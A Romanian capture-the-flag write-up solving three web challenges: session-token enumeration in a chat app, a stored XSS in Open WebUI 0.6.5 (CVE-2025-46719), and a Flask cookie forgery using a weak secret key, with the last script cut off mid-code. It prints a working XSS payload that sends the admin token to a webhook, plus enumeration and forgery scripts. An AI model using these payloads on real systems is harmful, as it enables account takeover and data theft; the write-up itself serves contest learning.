ROCSC

Autor: Anghel Filip-Neo – filipneo98@gmail.com

Session-gpt: Web

Dovada obținerii flagului

ctf{4620c10465bb2c85c2bc9804972bb75c1d72a4782100d09d1a0bb72eb576b772}


Sumar

Aplicatia permite schimbarea sesiunii prin token (`switch to <token>`). Endpoint-ul de chat returneaza lista de sesiuni valide, iar una dintre ele contine deja mesajul cu flag in istoric. Exploit-ul corect este simplu:

1. Obtii cookie de sesiune.
2. Ceri lista de sesiuni.
3. Gasesti tokenul corect printr-un script
4. Reincarci pagina si extragi flagul din HTML.

Dovada rezolvării

1.Initial siteul se prezinta ca un AI Chat, asa numit `Session GPT`.




You
Hello, what can you do with the sessions?

AI
Sessions let you keep multiple chats with separate contexts. Each has its own history.
You can:
- start a new session
- switch to another
- list all sessions
- show your current session token (8-char, e.g. a3f9b2c1)


What would you like to do?

2. Analizand mai departe siteul am observat ca sesiunile sunt pe baza unor `tokene` de Flask.



```
[lifip@justalaptop]-[~/Documents/rocsc]
>> curl -sS -I "http://34.159.120.205:31278/"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.5 Python/3.13.3
Date: Sun, 22 Feb 2026 09:51:14 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3769
Vary: Cookie
Set-Cookie: session=eyJ0b2tlbiI6IjZmZjZkMDAyIn0.aZrRkg._HsmWO0I6iZ1b114pVqpjXhnmUA; HttpOnly; Path=/
Connection: close
```

3. Mai sus putem vedea ca am primit asa zisa comanda de "List sessions" prin urmare putem face rost de fiecare `session token`:



You


list all sessions

AI

Here are your sessions (token — msgs): i9j0k1l2(8), y5z6a7b8(6), o1p2q3r4(6), e5f6g7h8(6), e7f8g9h0(6), a3b4c5d6(6), g3h4i5j6(6), u1v2w3x4(4), m3n4o5p6(4), a1b2c3d4(4), s5t6u7v8(4), c9d0e1f2(4), k7l8m9n0(4), w9x0y1z2(4), q7r8s9t0(4), 6ee63043(2) [current]

Want me to switch to one?


4. Endpointul este `/api/chat`




```
try{
  const r = await fetch('/api/chat', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({message: txt})
  });
```

5. Asadar ramane sa citim fiecare conversatie, dupa ce schimbam sesiunea si primim un token nou. Putem sa realizam asta rapid printr-un script de python:

```
#!/usr/bin/env python3
import html
import re
import sys
import time

import requests

BASE = (sys.argv[1] if len(sys.argv) > 1 else "http://35.246.217.246:31278").rstrip("/")
s = requests.Session()

TOK_RE = re.compile(r"\b[a-z0-9]{8}\b")
FLAG_RE = re.compile(r"ctf\{[^}]+\}", re.I)

def parse_int(v, default):
    try:
        return int(v)
    except Exception:
        return default
```




```python
def req(method, path, **kwargs):
    while True:
        try:
            r = s.request(method, f"{BASE}{path}", timeout=20, **kwargs)
        except requests.RequestException as e:
            print(f"net error: {e}", flush=True)
            time.sleep(2)
            continue
        if r.status_code == 429:
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"rate limited, sleeping {wait}s", flush=True)
            time.sleep(wait)
            continue
        rem = parse_int(r.headers.get("X-RateLimit-Remaining"), 2)
        if rem <= 1:
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"rate window exhausted, sleeping {wait}s", flush=True)
            time.sleep(wait)
        return r


def chat(msg):
    while True:
        r = req("POST", "/api/chat", json={"message": msg})
        try:
            j = r.json()
        except ValueError:
            return ""
        if j.get("ok") is False and "rate" in str(j.get("error", "")).lower():
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"chat blocked, sleeping {wait}s", flush=True)
            time.sleep(wait)
            continue
        return str(j.get("reply", ""))

def extract_tokens(text):
    out = []
    seen = set()
    for t in TOK_RE.findall(text.lower()):
        if any(c.isdigit() for c in t) and t not in seen:
            seen.add(t)
            out.append(t)
    return out

def uniq(items):
    seen = set()
    out = []
    for x in items:
        if x not in seen:
            seen.add(x)
            out.append(x)
    return out

req("GET", "/")
reply = chat("list sessions")
page = html.unescape(req("GET", "/").text)
tokens = uniq(extract_tokens(reply) + extract_tokens(page))
```



```
print(f"tokens: {len(tokens)}", flush=True)

if not tokens:
    print("No session tokens found")
    sys.exit(1)

for i, tok in enumerate(tokens, 1):
    print(f"[{i}/{len(tokens)}] {tok}", flush=True)
    chat(f"switch to {tok}")
    page = html.unescape(req("GET", "/").text)
    m = FLAG_RE.search(page)
    if m:
        print(f"FOUND in {tok}: {m.group(0)}", flush=True)
        sys.exit(0)

print("No flag found in listed sessions")
```

Output:



```
[lifip@justalaptop]-[~/Documents/rocsc/web/session-gpt]
>> python3 find_flag_by_sessions.py http://35.246.217.246:30537
tokens: 16
[1/16] i9j0k1l2
[2/16] y5z6a7b8
[3/16] o1p2q3r4
[4/16] e5f6g7h8
[5/16] e7f8g9h0
[6/16] a3b4c5d6
[7/16] g3h4i5j6
[8/16] u1v2w3x4
rate window exhausted, sleeping 19s
[9/16] m3n4o5p6
FOUND in m3n4o5p6: ctf{4620c10465bb2c85c2bc9804972bb75c1d72a4782100d09d1a0bb72eb576b772}
```

Open-tellmewhy : Web

Dovada obținerii flagului

CTF{f1l3_pr3v13w_w45_7h3_bug_7h47_pwn3d_3v3ry0n3}

Sumar

Website-ul ruleaza Open WebUI 0.6.5 (AI chat app).

Am folosit un stored XSS in felul in care chat-ul randare markdown (CVE-2025-46719 / GHSA-9f4f-jv96-8766).


Payload-ul a mers doar cu path relativ:

<iframe src="/api/v1/files/" ...>

Varianta cu URL absolut (http://host/...) nu a mers, deoarece frontendul verifica exact local "/api/v1/files" nu linkul complet. Am trimis payloadul si a mers XSS, am primit tokenul pe webhook. In contul de admin erau mai multe chaturi dar cel mai eficient era sa dam `dump` si sa cautam dupa el prin acest endpoint: `/api/v1/chats/all `


Dovada rezolvării

1. Identificam versiunea aplicatiei:



```
[lifip@justalaptop]-[~]
>> curl -s http://34.40.124.58:32159/api/version
{"version":"0.6.5"}%
```


2. Cu un search pe github ajungem aici: https://github.com/open-webui/open-webui/security/advisories/
3. Aici putem vedea mai multe CVEs dar cel care ne intereseaza este:



Stored XSS via unescaped markdown token in MarkdownTokens.svelte leading to full account takeover and RCE via functions

GHSA-9f4f-jv96-8766 published on May 5, 2025 by tjbck

Ne este prezentat un PoC de stored XSS prin:



Stored XSS


The file https://github.com/open-webui/open-webui/blob/main/src/lib/components/chat/Messages/Markdown/MarkdownTokens.svelte#L269-L279 contains the following code:

```
        {:else if token.text.includes(`<iframe src="${WEBUI_BASE_URL}/api/v1/files/`)}
            {@html `${token.text}`}
```

That code checks if a chat message has an html tag which contains the text `<iframe src="${WEBUI_BASE_URL}/api/v1/files/`, and if so, it renders that html tag using `{@html}`, which is a dangerous Svelte functionality that allows text to be rendered as HTML code.

Asadar daca trimitem un payload care contine `<iframe src="${WEBUI_BASE_URL}/api/v1/files/` devine html code.

4. Prin urmare payloadul, va trece prin conditia de frontend, citeste localStorage.token si il trimite la webhook: <iframe src="/api/v1/files/" onload="(function(){var t=localStorage.getItem('token')||'';(new Image()).src='https://webhook.site/<WEBHOOK_ID>?run=32159&token='+encodeURIComponent(t);})();"></iframe>
5. Asadar doar trimitem acest payload in chatul de la website pe browser, apoi apasam pe buton de report to admin iar asteptam sa primim tokenul:




GET #8d899 34.40.124.58
02/22/2026 12:55:13 PM

GET https://webhook.site/bd2c9fd2-bf86-4be5-b2d4-2c5fc8c85a6c?run=32159&token=eyJhbG...
Host 34.40.124.58 Whois Shodan Netify Censys VirusTotal
Location Frankfurt am Main, Hessen, Germany
Date 02/22/2026 12:55:13 PM (5 minutes ago)
Size 0 bytes
Time 0.001 sec
ID 8d899e7b-6105-4494-b177-4a687a17610c
Note Add Note

Query strings
run 32159
token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGFiYmFlLTUyODQtNGM1Y...

6. Dupa aceea putem sa verificam contul si sa extragem flagul:



```
[lifip@justalaptop]-[~]
>> curl -s http://34.40.124.58:32159/api/version                                                                     12:38
{"version":"0.6.5"}%
[lifip@justalaptop]-[~]
>> curl -s "http://34.40.124.58:32159/api/v1/auths/" \                                                              12:38
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGFiYmFlLTUyODQtNGM1Yi04MWZkLWE3MWM4YmNmZjYxNyJ9.VK6-MPRIjk3V0Kcz8unRsB0RfzzbF76
mO3geZmQ9s5o"
{"id":"d00abbae-5284-4c5b-81fd-a71c8bcff617","email":"admin@opentellmewhy.com","name":"admin","role":"admin","profile_image_url":"/user.png","token":"eyJhbGc
iOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGFiYmFlLTUyODQtNGM1Yi04MWZkLWE3MWM4YmNmZjYxNyJ9.VK6-MPRIjk3V0Kcz8unRsB0RfzzbF76mO3geZmQ9s5o","token_type":"Bearer"
,"expires_at":null,"permissions":{"workspace":{"models":false,"knowledge":false,"prompts":false,"tools":false},"sharing":{"public_models":false,"public_knowl
edge":false,"public_prompts":false,"public_tools":false},"chat":{"controls":true,"file_upload":true,"delete":true,"edit":true,"stt":true,"tts":true,"call":tr
ue,"multiple_models":true,"temporary":true,"temporary_enforced":false},"features":{"direct_tool_servers":false,"web_search":true,"image_generation":true,"cod
e_interpreter":true}}}%
[lifip@justalaptop]-[~]
>> curl -s "http://34.40.124.58:32159/api/v1/chats/all" \                                                           12:56
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGFiYmFlLTUyODQtNGM1Yi04MWZkLWE3MWM4YmNmZjYxNyJ9.VK6-MPRIjk3V0Kcz8unRsB0RfzzbF76
mO3geZmQ9s5o" > admin_chats.json
python3 - <<'PY'
import json,re
d=json.load(open("admin_chats.json","r",encoding="utf-8"))
s=json.dumps(d)
m=re.search(r'CTF\{[^}]+\}', s)
print(m.group(0) if m else "FLAG_NOT_FOUND")
PY
CTF{f1l3_pr3v13w_w45_7h3_bug_7h47_pwn3d_3v3ry0n3}
```

Y : Web

Dovada obținerii flagului


CTF{9c72c614fd523baccc33c3d82956424a369d22ce6ab6fa7cde5aceedcbbfe6cc}

Sumar

Backendul foloseste Flask in generarea cookiurile "sessions' cu secret_key 'your-secret-key-change-this' asadar daca dam forge la un cookie de admin cu `{"user_id": 1}`, putem lua flagul.

Dovada rezolvării

1. Inregistram un cont simplu pe website si luam cookie ul generat:




eyJ1c2VyX2lkIjo3fQ.aZrjKA.7XmYamhxtGUtp813zjSPottRtdQ

2. Dupa aceea am facut un script care da forge automat la un admin token si extrage flagul:

```
#!/usr/bin/env python3
import base64
import hashlib
import re
import sys
import urllib.request

from flask.json.tag import TaggedJSONSerializer
from itsdangerous import TimestampSigner, URLSafeTimedSerializer
```

```
SECRET_KEY = "your-secret-key-change-this"
URL = "http://34.40.124.58:31972"

session_cookie = sys.argv[1]
if len(sys.argv) > 2:
    URL = sys.argv[2].rstrip("/")

ts_seg = session_cookie.split(".")[-2]
ts = int.from_bytes(base64.urlsafe_b64decode(ts_seg + "=" * (-len(ts_seg) % 4)), "big")


class FixedTS(TimestampSigner):
    def get_timestamp(self):
        return ts


ser = URLSafeTimedSerializer(
